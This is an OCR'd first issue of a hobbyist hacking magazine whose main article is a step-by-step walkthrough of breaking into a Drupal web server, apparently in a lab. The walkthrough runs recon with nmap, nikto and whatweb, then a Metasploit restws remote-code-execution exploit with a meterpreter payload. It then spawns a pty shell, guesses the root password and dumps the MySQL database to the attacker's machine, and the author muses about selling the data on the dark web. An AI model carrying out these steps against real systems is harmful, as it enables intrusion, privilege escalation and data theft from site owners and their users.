Hackercool

October 2016 Edition 0 Issue 1

port 79 closed
port 80 open
port 81 closed

Real time hacking scenario : The Web Server

SQL injection for absolute beginners

FORENSICS:
Is that PDF really safe

VIEWPOINT:
Sending the virus

HACKING : Q&A

INSIDE

Hackercool October 2016 edition comes with many improvements.

I can do all things through Christ who strengtheneth me. Philippians 4:13

Editor's Note

Hello Readers, First of all, I wanna thank you for buying this Magazine. This is the fir--st issue of zeroeth edition of my magazine. Last month I released the zeroeth issue of this magazine. Many people thought "Edition 0 Issue 0" was a ruse to hack their machines Well it's good to be security conscious now- -adays.

Now Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am passionate about hacking or cyber security (or whatever you want to call it). Let me make it very clear that I am not an expert in this field and consider myself a script kiddie. Notwith- -standing this, I have my own blog on hacking, www.hackercool.com. This blog has a decicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable webapp for practice "Vulnerawa" to learn website hacking.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field.

In this issue, I fixed some mistakes I did with the zeroeth issue althoug- -h I have still lot of learning to do. From this issue, this magazine will be available on Kindle, 24symbols, iBooks, nook, kobo, Pagefoundry, Scribd and ofcourse Gumroad. It will soon be available on Magzter. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Thank you.

REAL TIME HACKING SCENARIO

HACKING THE WEB SERVERS

Hi, I'm hackercool. I'm a script kiddie although I prefer to call myself a Black hat hacker and tod--ay I will teach you a real time hacking scenario of hacking the web server. I hope this will be helpful in WAPT although I do it in a way most black hats do. That's because "to beat a hacke--r, you have to think like a hacker",

To understand hacking webservers, you need to first understand the complete architect--ure of the web servers.

If there is any newbie, reading this, a web server is a server which serves web pages. In simple terms,it's a server which hosts websites.

The architecture of web servers can be classified into three categories.

1. **Server**
2. **Front-end**
3. **Database**

SERVER

Server is the part where all the web services are hosted. There are many types of web serv--ers. Some of the well known web servers are listed below.

1. Apache web server
2. Microsoft IIS server
3. Apache Tomcat
4. Nginx
5. Lighthttpd
6. Google web server
7. Klone
8. Jigsaw
9. Abyss
10. Oracle
11. X5
12. Zeus




Image taken from SecuritySpace.com

Given above is the market share of the web servers for September 2016. As you can see in the above image, majority of web servers use Apache. Apache is an open source and very popular web server software but being popular has its own disadvantages in cyber world.

It is trailed by IIS server owned by Microsoft and is a commercial product. If you want to set up a web server at home, we have WAMP, Xa--mpp and LAMP servers. You can just Google to know more about them.

FRONT-END

I still feel it is inappropriate to call this part as Front-End but will go with it for this one.

Here we will talk about the different scripting languages used to create a website or web pages.

HTML is the basic language used to create any webpage. CSS is used for designing.


Javascript is used in client side validation.Rem--ember when you forgot to enter your username and password while logging in and the sytem prompted you with an error, well that's the work of Javascript. And you would have noticed, so--me sites disable Right Click on their website, even that's Javascript.

Server side scripting is the important part of a website. Server-side scripting is a technique used in web development which involves using scripts on a web server which produce a respo--nse customized for each user's (client's) request to the website. The error that comes when you enter an incorrect password, it's the work of server side scripting. Some of the lang--uages used for server side scripting are,

ASP (*.asp)
ActiveVFP (*.avfp)
ASP.NET (*.aspx)
ASP.NET MVC (*.cshtml)
ColdFusion Markup Language (*.cfm)
Go (*.go)
Hack (*.php)
Haskell (*.hs) (example: Yesod)
Java (*.jsp) via JavaServer Pages
Lasso (*.lasso)
Lua (*.lp *.op *.lua)

Parser (*.p)
Perl via the CGI.pm module (*.cgi, *.ipl, *.pl)
PHP (*.php, *.php3, *.php4, *.phtml)
Python (*.py) (examples: Pyramid, Flask, Django)
R (*.rhtml) - (example: rApache)
Ruby (*.rb, *.rbw) (example: Ruby on Rails)
SMX (*.smx)
Tcl (*.tcl)
WebDNA (*.dna,*.tpl)
Progress WebSpeed (*.r,*.w)
Bigwig (*.wig)

Given below is the image showing the share of the server side languages used in 2010.



PHP is the most used language for server side scripting.ASP is used by Microsoft's IIS servers.

DATABASE

Database is used to store all the data related to the website. It is discussed more clearly in the article "SQL injection for beginners" in this same issue of magazine. So I request you to go through that article.


Now there is another concept we need to know about : Content Management Systems or CMS.

Creating your websites from scratch is a horrendous affair for some users. CMS simplifi--es that. A content management system (CMS) is a software system that provides website aut--horing, collaboration, and administration tools designed to allow users with little knowledge of web programming languages or markup langu---ages to create and manage website content w--ith relative ease. A robust Web Content Mana--gement System provides the foundation for co--llaboration, offering users the ability to manage documents and output for multiple author editing and participation.

There are many CMS's available but the most popular are,

Wordpress
Joomla
Drupal
Concrete5
RefineryCMS etc etc etc.

Given below is the market share of the popular CMS for May 2016.



Well now that's all about the architecture of web servers.


IMPORTANCE OF WEB SERVER

Now let us see the significance of hacking or pen testing a web server. No matter how small a company is, it will definitely have a website. Sometimes this website is part of their compan--y's network. So if we are into the webserver we are inside their network. As you will see in the succeeding issues, it's endless opportunities after that. Even if the webserver is not connect--ed to the company's network, we may get hold of their data and you know how critical data nowadays is.

We are going to follow the same old five st--ep process in hacking a web server.

1. Information gathering
2. port scanning and banner grabbing
3. Gaining access
4. Maintaining access and
5. Clearing tracks.

So now, let's start the story. Hi I'm hackercool. One day while scanning a specific network, one IP address evoked interest.




It had port 80 open. So obviously it's a web server.


So I performed a verbose scan on my target as shown below. It's running an Apache Httpd web server. I used telnet to gather more info on the


```
root@kali:~# nmap -sV 192.168.199.136

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-03 05:43 EDT
Nmap scan report for 192.168.199.136
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:1A:BC:E1 (VMware)

Service detection performed. Please report any incorrect results
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds
root@kali:~# telnet 192.168.199.136
Trying 192.168.199.136...
telnet: Unable to connect to remote host: Connection refused
```

target but the server refused connection.


Next, I use a simple tool for grabbing banners of web servers and the resu-lt is same. "Apache" . Normally usi-ng this tool we can know the type of web server being used, the server side language they are using and the operating system as shown in example image given below. Here we can see that the target website is running an Apache web server version 2.2.14 on Ubuntu OS. Let us see an example of another site. It's running Microsoft web server version 7.5. If we know the exact type & version of the web server, we can search for an exploit for the specific version and run it.







But in our case, it's just displaying as "Apache". This is a result of some masking being done by the target to make it more difficult for hackers to gain information about the target. The less info we have. the lesser the chances of hacking the target.



I visit the site in the browser, to see if I can get some info from there. The site doesn't show any page extensions. (Normally php websites have page extensions like .php, at the end of every page. Similarly active server pages have .asp extension). So till now, the only info I have is the target server is Apache.

So I decided to try nikto. Nikto is an Open Source web server vulnerability scanner which performs comprehensive tests against web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on over 270 servers. It also checks for server configuration items su-ch as the presence of multiple index files, HTT-P server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated.

The only disadvantage is that it's too noisy. Of course, we must not worry too much. The internet is always being scanned. So I run the scan as shown below.

```
root@kali:~# nikto -h www.dmysteries.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.199.136
+ Target Hostname:    www.dmysteries.com
+ Target Port:        80
+ Start Time:         2016-10-03 06:15:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.or
g)
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x8
8d 0x53d8f3bf0163a
+ OSVDB-3268: /includes/: Directory indexing found.
+ Entry '/includes/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ OSVDB-3268: /misc/: Directory indexing found.
+ Entry '/misc/' in robots.txt returned a non-forbidden or redirect HTTP code (2
00)
+ OSVDB-3268: /modules/: Directory indexing found.
+ Entry '/modules/' in robots.txt returned a non-forbidden or redirect HTTP code
```

```
+ Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HT
TP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP co
de (200)
+ Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HT
TP code (200)
+ Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect
HTTP code (200)
+ Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect
HTTP code (200)
+ Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HTT
P code (200)
+ "robots.txt" contains 68 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microso
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /web.config: ASP config file is accessible.
```

```
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microso
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /misc/: This might be interesting...
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /scripts/: This might be interesting... possibly a system shell fo
und.
+ OSVDB-3092: /UPGRADE.txt: Default file found.
+ OSVDB-3092: /install.php: Drupal install.php file found.
+ OSVDB-3092: /install.php: install.php file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ OSVDB-3233: /INSTALL.mysql.txt: Drupal installation file found.
+ OSVDB-3233: /INSTALL.pgsql.txt: Drupal installation file found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /sites/: Directory indexing found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8548 requests: 0 error(s) and 45 item(s) reported on remote host
+ End Time:           2016-10-03 06:16:21 (GMT-4) (52 seconds)
```

After scanning with nikto, the website not just looked insecure, but looked rather ridiculously insecure. Highlights of the scan are underlined with red lines. The developer left many install scripts on the site itself. Now I know the site m-ay be using Drupal 7 CMS since so many dr---upal install scripts are present on the server.We can access robots.txt. To the beginners, robots--.txt is a file which tells search engine crawlers what pages to access and what not. We will see more about this just a few mins later.

I also found many directories indexed. Dire--ctory indexing allows us to see see the directo--ries (folder) present on the web server. I also found the "admin" directory. So if I get any passwords, I know where to login.

Although I got the CMS information they ar--e using during nikto scan, mostly in real time you may be not so lucky. But we have many programs which do the job for you. One of them is whatweb. Its usage is shown below.
Setting aggression level to 1 performs the scan

```
root@kali:~# whatweb --aggression 1 www.dmysteries.com
/usr/share/whatweb/lib/tld.rb:85: warning: duplicated key at line 85 ignored: "2
nd_level_registration"
/usr/share/whatweb/lib/tld.rb:93: warning: duplicated key at line 93 ignored: "2
nd_level_registration"
/usr/share/whatweb/lib/tld.rb:95: warning: duplicated key at line 95 ignored: "2
nd_level_registration"
/usr/share/whatweb/plugins/wordpress.rb:436: warning: duplicated key at line 453
 ignored: "2.7-beta1"
http://www.dmysteries.com [200] Apache, Content-Language[en], Country[RESERVED][
ZZ], Drupal, HTTPServer[Apache], IP[192.168.199.136], JQuery, MetaGenerator[Drup
al 7 (http://drupal.org)], PasswordField[pass], Script[text/javascript], Title[I
ndian mysteries | chasing the unknown], UncommonHeaders[x-content-type-options,x
-generator], X-Frame-Options[SAMEORIGIN]
```

stealthily. As you can see, it confirms that our target is using Drupal CMS.


Now let us view the robots.txt file of our target website.
The robots.txt file is blocking search engines

from indexing three directories which may be interesting to us. These are admin,includes and modules. I already told you what 'admin' page is.I am particularly interested in the modules di--rectory.

Modules are plug-ins which extend Drupal core's functionality. They are two types : Core modules and contributed modules. Core modul--es are included with the default Drupal install. Contributed modules extend the features not currently in Drupal core or core modules.

Many a times vulnerabilities are found in the modules. Most users don't regularly update the modules.

So my next action is viewing the modules directory.



Now I can see all the modules the website has, of which two modules look juicy. The coder module and restws module. The coder module checks your Drupal code against coding stand--ards and other best practices. The restws mo--dule or RESTful web services makes use of the Entity API to provide resource representati--ons for all entity types. Lot of developer stuff there but just remember that these two modules were in the hacking news recently.

They were vulnerable to remote code execution vulnerability. Drupal even released patches rec--ently for them.

But just releasing patches doesn't solve the problem. It needs some action from the user which is known as updating.

Now let us check whether the site indeed has the vulnerable version of the modules or h--as it been updated.

The coder module didn't give any version info. So I tested out the restws module. The process is given below.

I clicked on the 'restws' module as shown below, It shows you all the files of the module.


I clicked on the restws.info file. It showed me the following information.

The module's version is "7.x-2.5". This version is vulnerable. Now I know the site is vulnerable to remote code execution. Now I need an explo--it to take advantage of the vulnerability.

Normally elite hackers write their own exploit but why reinvent a spade when we can get one. Exploit database has a largest collection of exploits which are regularly updated.

I am sure somebody might have written one for the high profile CMS exploit. So I go to expl--oitdb and search for the exploit I want by typing "restws" in the search box.

As we can see below, we have one exploit written by Mehmet Ince and that too in Metasp--loit.



Before starting Metasploit, open terminal and type command "msfupdate". This will update Metasploit with the latest exploits.

Now in terminal type command "msfconsole" to start Metasploit and search for restws exploit as shown below.

```
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1578 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search restws
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Descripti
on
   ----                                  ---------------  ----       ---------
--
   exploit/unix/webapp/drupal_restws_exec  2016-07-13       excellent  Drupal RE
STWS Module Remote PHP Code Execution


msf >
```

The exploit is there. Once we find our exploit, load it as shown below.

```
msf > use exploit/unix/webapp/drupal_restws_exec
msf exploit(drupal_restws_exec) > show options

Module options (exploit/unix/webapp/drupal_restws_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The target URI of the Drupal installati
on
   VHOST                       no        HTTP server virtual host
```

We need to set only one option, RHOST. The rest of the options are already set. We already know the IP address of our target. Set it as RHOST. Once RHOST is set, check whether the target is actually vulnerable by using **check** command as shown below.

```
msf exploit(drupal_restws_exec) > set rhost 192.168.199.136
rhost => 192.168.199.136
msf exploit(drupal_restws_exec) > check
[+] 192.168.199.136:80 The target is vulnerable.
msf exploit(drupal_restws_exec) >
```

It's confirmed the target is indeed vulnerable. Good.

Next, it's time to set a payload. But what exact-
-ly is a payload. Exploit is juat a way to enter t--
-he target. A payload defines what exactly we want to do after a system is exploited like spawning a shell, malware etc on the target.

Meterpreter is a payload of Metasploit. Met--erpreter has lot of adavantages over other pa--
-yloads. It is powerful, extensible and most sig--
-nificantly stealthy. It uses encrypted communi--
-cation, writes nothing to disk and doesn't crea-
-te any new processes.

Here, I selected the php/meterpreter/bind_tcp payload. To run the exploit,type command "run"

```
msf exploit(drupal_restws_exec) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit(drupal_restws_exec) > run

[*] Started bind handler
[*] Sending stage (33721 bytes) to 192.168.199.136
[*] Meterpreter session 1 opened (192.168.199.130:33391 -> 192.168.199.136:4444)
 at 2016-10-03 06:38:55 -0400

meterpreter >
```

As you can see above, I got a meterpreter shell on the web server. To see all the commands you can use on meterpreter, type "help".

Getting access to the system itself is not just enough, we need to get root privileges on the system. Root privileges allow us to do powerful tasks on the system. First let us check our priv--ileges on the target system with command 'getuid'. I am running as 'www-data' user. www-data is a user/group set created specifically for web servers.

This is a user with minimal permissions created to protect your web server. If someone hacked into your webservers, he can't really do much with www-data privileges. This is exactly the position we are in.

But there are many ways we can escalate our privileges. First one is running kernel explo--its. I ran command "sysinfo" to get the system

```
meterpreter > sysinfo
Computer    : debian
OS          : Linux debian 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u1 (2016
-09-03) i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : debian
OS          : Linux debian 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u1 (2016
-09-03) i686
Meterpreter : php/linux
meterpreter >
```

info.

The target is running kernel 3.16.0-4. I unsucc--
-esfully searched for an exploit for this kernel. Then I ran the lester script of Metasploit. This script gives us all the local exploits we can use

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.199.136 - Collecting local exploits for /linux...
[-] 192.168.199.136 - No suggestions available.
meterpreter >
```

for the hacked system. Even that didn't give me any tangible results.

There are other methods of getting root on web server like symlinks and suid binaries, but toda--y we will see an often overlooked method. I'm talking about password guessing. Password g--
-uessing in my experience is one of the simple ways to get a root on the web server. People still often use common or easily guessable pas--swords. May be that is the case even with our target.

Let us check. First I need to open a shell on the target server. Meterpreter has a builtin com--mand for that : "shell".(To see all the comman-

```
meterpreter > shell
Process 9672 created.
Channel 3 created.
su
su: must be run from a terminal
su-
/bin/sh: 2: su-: not found
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
www-data@debian:/var/www/html/drupal$
```

-ds of meterpreter, type "help").

No need to tell you but shell is like command line in Windows. I type command "su". "su" allo--ws us to login as root. But here it shew me an error "su : must be run from a terminal". I'm not gonna tell you what this error is about. You have Google for that.

To work around the error, I typed commands **echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py"**

A pty stands for pseudo terminal. As you can see, we have shell but we can't run commands like "su" because it needs a terminal. So I am importing a pty into a python script asdf.py ins--ide tmp folder(or directory).

Now I think it's right time to tell you about "tmp" folder. The temporary folder or directory is a global folder used to store temporary files. Many programs use it to store temorary data which they delete automatically. It normally has 1777 permissions set in Linux.

It means anybody has write, read or exec--ute permissions on the "tmp" folder but only owner can delete it.

Ok, after creating the python script, we ne--ed to execute it. All Linux systems have pyth--on installed by default. So we can execute the script by typing command

python /tmp/asdf.py

Now you can see I got the terminal. Now I will

try to guess the password of the user root. Common passwords are those which are mos--tly used by users like password, iloveyou, qwe--rty, 123456, 12345678 and 12345. Kali Linux has a dictionary which contains common pass--words with name "common.txt". It is found in "usr/share/dirb/wordlists" directory. You can find other wordlists also in the same location.

Eventhough people are advised against usi--ng common passwords, I have seen it in my experience that many still use common passw--ords avidly.

So I try to login as root. In terminal, I type "su". Then it prompts us for a password. I try out all the common passwords as shown below.

```
Password: abc123

su: Authentication failure
www-data@debian:/var/www/html/drupal$ su
su
Password: 123456

su: Authentication failure
www-data@debian:/var/www/html/drupal$ su
su
Password: iloveyou

su: Authentication failure
www-data@debian:/var/www/html/drupal$ su
su
Password: abcdef

su: Authentication failure
www-data@debian:/var/www/html/drupal$ su
su
Password: password

su: Authentication failure
www-data@debian:/var/www/html/drupal$
```

After trying for some time, I guessed the correct password for root. You can see the terminal ch--anged from "$" symbol to "#".

```
www-data@debian:/var/www/html/drupal$ su
su
Password:

root@debian:/var/www/html/drupal#
```

So now I have root permissions on the server. The first thing I do is make www-data user own--er of the drupal directory. Earlier Root user

```
-rwxr--r--  1 root root   1298 Sep 28 16:27 INSTALL.sqlite.txt
-rwxr--r--  1 root root  17995 Sep 28 16:27 INSTALL.txt
-rwxr--r--  1 root root  18092 Sep 28 16:27 LICENSE.txt
-rwxr--r--  1 root root   8806 Sep 28 16:27 MAINTAINERS.txt
-rwxr--r--  1 root root   5382 Sep 28 16:27 README.txt
-rwxr--r--  1 root root  10123 Sep 28 16:27 UPGRADE.txt
-rwxr--r--  1 root root   6604 Sep 28 16:27 authorize.php
-rwxr--r--  1 root root    720 Sep 28 16:27 cron.php
drwxr-xr-x  4 root root   4096 Sep 28 16:27 includes
-rwxr--r--  1 root root    529 Sep 28 16:27 index.php
-rwxr--r--  1 root root    703 Sep 28 16:27 install.php
drwxr-xr-x  4 root root   4096 Sep 28 16:27 misc
drwxr-xr-x 47 root root   4096 Sep 30 20:30 modules
drwxr-xr-x  5 root root   4096 Sep 28 16:28 profiles
-rwxr--r--  1 root root   2189 Sep 28 16:27 robots.txt
drwxr-xr-x  2 root root   4096 Sep 28 16:27 scripts
drwxrwxr-x  4 root root   4096 Sep 28 16:39 sites
drwxr-xr-x  7 root root   4096 Sep 28 16:27 themes
-rwxr--r--  1 root root  19986 Sep 28 16:27 update.php
-rwxr--r--  1 root root   2200 Sep 28 16:27 web.config
-rwxr--r--  1 root root    417 Sep 28 16:27 xmlrpc.php
chmod 755 web.config
chmod: changing permissions of 'web.config': Operation not permitted
```

owned the drupal directory. That was the reason we couldn't change even permissions of a folder earlier (as shown in the image above). Now as root account I make "www-data" user the owner of the drupal directory.

```
root@debian:/var/www/html/drupal# chown -R www-data:www-data /var/www/html/drupa
l
<rupal# chown -R www-data:www-data /var/www/html/drupal
root@debian:/var/www/html/drupal#
```

By doing this, I can create new directories, do--wnload files from the target web server and u--pload files to the web server (That would help me if I decide to upload a backdoor to the web server).

But the main intention why I hacked into th--is server is to get the database of dmysteries. Maybe I can sell it in dark web.

As you already know by now, our target's database is Mysql. So as root I try to open a mysql session (I just hoped it would be configu--red with blank password). It's configured with a password but it's message displayed that user root can't login with no password.

So I now know username is "root". So may--be and it's only maybe the password is same as the root password. When I tried the root pas--sword, it worked.

```
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupal             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.59 sec)

mysql>
```

Typing "show databases;" command gave me all its databases. You know in which database what I'm interested in.

Now it's time to download the database to my attacker machine. First I created a sql dump named "dump.sql" of Drupal database using "mysqldump" command.

Then I simply downloaded the dump from meterpreter session using "download" comma--nd. Then I delete the dumps from target.

```
meterpreter > download dump.sql /root/
[*] downloading: dump.sql -> /root//dump.sql
[*] download   : dump.sql -> /root//dump.sql
meterpreter > rm dump.sql drupal.sql
meterpreter >
```

That's it fellows. Until next time, Good Bye.

In "RTHS" of our next issue, we will see Web server forensics on the server we hacked in this issue.

METASPLOIT THIS MONTH

THE SMB DELIVERY EXPLOIT

This month in Metasploit, we will see one of the unique exploits, SMB Delivery exploit. As the name suggets this module serves payloads via an SMB server and provides commands to ret--rieve and execute the generated payloads. It currently supports DLLs and Powershell.

